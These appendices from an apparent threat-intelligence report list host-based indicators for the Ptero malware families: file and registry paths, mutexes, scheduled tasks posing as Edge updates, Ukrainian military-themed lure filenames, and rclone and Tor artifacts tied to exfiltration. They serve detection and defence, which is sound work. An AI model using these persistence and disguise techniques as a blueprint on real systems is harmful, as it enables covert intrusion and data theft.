APPENDIX D: HOST-BASED ARTIFACTS ASSOCIATED WITH THE THIRD VARIANT OF THE *PTEROLNK VBSCRIPT VERSION*

Name	Value
Installation paths	%APPDATA%\{WindowsPowerShell|Windows|VirtualStore|MSBuild|cache|Microsoft|Internet|Microsoft.NET|Defender|CrashDumps}\desktops.ini
	%APPDATA%\{WindowsPowerShell|Windows|VirtualStore|MSBuild|cache|Microsoft|Internet|Microsoft.NET|Defender|CrashDumps}\desktop.dat
	%APPDATA%\{Logs|WinRAR|addins|OneDrive|CrashDumps|Microsoft|Explorer|Internet|Windows|Microsoft_Corporation|MSBuild|VirtualStore|DiagTrack|Performance|ConnectedDevicesPlatform|WindowsPowerShell|Microsoft.NET}\desktops.vbs
	%APPDATA%\{Logs|WinRAR|addins|OneDrive|CrashDumps|Microsoft|Explorer|Internet|Windows|Microsoft_Corporation|MSBuild|VirtualStore|DiagTrack|Performance|ConnectedDevicesPlatform|WindowsPowerShell|Microsoft.NET}\desktop.vbs
	%APPDATA%\{Explorer|Microsoft_Corporation|Defender|Microsoft|Internet|VirtualStore|WindowsPowerShell|MSBuild|WinRAR|Windows|Microsoft.NET}\desktops.sys
	%APPDATA%\{Explorer|Microsoft_Corporation|Defender|Microsoft|Internet|VirtualStore|WindowsPowerShell|MSBuild|WinRAR|Windows|Microsoft.NET}\desktop.sys
	%APPDATA%\ConnectedDevicesPlatform\desktop.sys
	%APPDATA%\ConnectedDevicesPlatform\desktop.con
	%APPDATA%\{Logs|Windows|ConnectedDevicesPlatform|cache|MSBuild|Defender|addins|WindowsPowerShell|Explorer|Media|Microsoft_Corporation|Microsoft}\desktop.in
	%APPDATA%\{Logs|Windows|ConnectedDevicesPlatform|cache|MSBuild|Defender|addins|WindowsPowerShell|Explorer|Media|Microsoft_Corporation|Microsoft}\desktop.co
	%APPDATA%\{Explorer|DiagTrack|MSBuild}\desktop.in
	%APPDATA%\{Explorer|DiagTrack|MSBuild}\desktop.ko
	%APPDATA%\{Logs|OneDrive|Microsoft_Corporation}\index.xml
	%APPDATA%\{Logs|OneDrive|Microsoft_Corporation}\index.htm
Configuration paths	%APPDATA%\Microsoft.NET\desktop.ini:[a-zA-Z]+
	%APPDATA%\{WindowsPowerShell|Microsoft.NET}\desktopc.ini
	%APPDATA%\{WindowsPowerShell|Microsoft.NET}\desktopt.ini

Name	Value
	%APPDATA%\{ConnectedDevicesPlatform|Windows|Explorer}\desktoph
	%APPDATA%\{ConnectedDevicesPlatform|Windows|Explorer}\desktopr
	%APPDATA%\Logs\[a-zA-Z0-9]+
Scheduled task names	MicrosoftEdgeUpdateTaskMachineUA
	MicrosoftEdgeUpdateTaskMachineCore
	MicrosoftUpdateTaskMachineUA
	MicrosoftUpdateTaskMachineCore
Filenames	для службового користування.lnk
	Прибуття.lnk
	Вибуття.lnk
	ФОТО.lnk
	Акти.lnk
	ЖБД.lnk
	Доповіді 2025.lnk
	БпЛА.lnk
	Нова папка (2) .lnk
	Нова папка.lnk
	СЗЧ.lnk
	таємно.lnk

APPENDIX E: HOST-BASED ARTIFACTS ASSOCIATED WITH *PTEROPSLOAD*

Name	Value
Installation paths	HKCU\Printers\[a-z]{2,26}[0-9]{1,3}
	HKCU\AppEvents\[a-z]{2,26}[0-9]{1,3}
	HKCU\Cursors\[a-zA-Z0-9]{19,25}
	HKCU\EUDC\[a-zA-Z0-9]{19,25}

Name	Value
	%USERPROFILE%\%USERNAME%\([a-zA-Z0-9]{19,25}):\1
Configuration paths	HKCU\EUDC\[a-zA-Z0-9]{19,25}
Mutexes	Global\MutexLaos
	Global\MutexLaos1
	Global\MutexNosa
	Global\MutexNosas
	Global\MutexTa
	Global\MutexTanos
	Global\MutexTanoss
	Global\MutexTest

APPENDIX F: HOST-BASED ARTIFACTS ASSOCIATED WITH *PTEROBOX*

Name	Value
Installation paths	HKCU\Keyboard Layout\getListFile
	HKCU\Keyboard Layout\usb
	HKCU\Keyboard Layout\GetFileMD5
	HKCU\Keyboard Layout\sendFile
	HKCU\Keyboard Layout\listPrepare
	HKCU\Keyboard Layout\update
	%LOCALAPPDATA%\info.vbs
	%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\%COMPUTERNAME%.lnk
	%APPDATA%\rclone\rclone.exe
	%APPDATA%\rclone\1.exe
Log paths	%USERPROFILE%\Documents\%PROCESSOR_ARCHITECTURE%.%PROCESSOR_REVISION%
	%USERPROFILE%\%PROCESSOR_ARCHITECTURE%.%PROCESSOR_REVISION%
Configuration paths	%APPDATA%\rclone\rclone.conf

Name	Value
Mutexes	%PROCESSOR_IDENTIFIER%
	%COMPUTERNAME%
Scheduled task names	dropbox
	%COMPUTERNAME%
	%COMPUTERNAME%_1

APPENDIX G: HOST-BASED ARTIFACTS ASSOCIATED WITH *PTEROPSDOOR*

Name	Value
Installation paths	HKCU\Software\[a-zA-Z0-9]{19,25}
	HKCU\Abstractions\[a-zA-Z0-9]{19,25}
	HKCU\AppEvents\[a-zA-Z0-9]{19,25}
	HKCU\Printers\[a-zA-Z0-9]{19,25}
	%USERPROFILE%\%PROCESSOR_LEVEL%_%PROCESSOR_REVISION%\data\geoip
	%USERPROFILE%\%PROCESSOR_LEVEL%_%PROCESSOR_REVISION%\data\geoip6
	%USERPROFILE%\%PROCESSOR_LEVEL%_%PROCESSOR_REVISION%\tor\tor.exe
Mutexes	Global\MutexGlobalNet
	Global\MutexGlobalNetWind
	Global\MutexGlobalNetWinds
	Global\MutexGlobalNewStone
	Global\MutexGlobalNewStoner
	Global\MutexGlobalNewStoner1
	Global\MutexGlobalNewStorm
	Global\MutexGlobalUP
	Global\MutexGlobalUPS
	Global\assembly0[01][0-9]
	Global\assembly30[1-7]

Name	Value
Registry values	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\%USERNAME%
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\%USERNAME%_%USERNAME%
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\%USERDOMAIN%
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\%COMPUTERNAME%
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\%COMPUTERNAME%2
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\regName

APPENDIX H: HOST-BASED ARTIFACTS ASSOCIATED WITH *PTEROVDOOR*

Name	Value
Installation paths	%USERPROFILE%\[a-zA-Z0-9]{19,25}\.css
	HKCU\Software\[a-zA-Z0-9]{19,25}
Registry values	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GooglePhone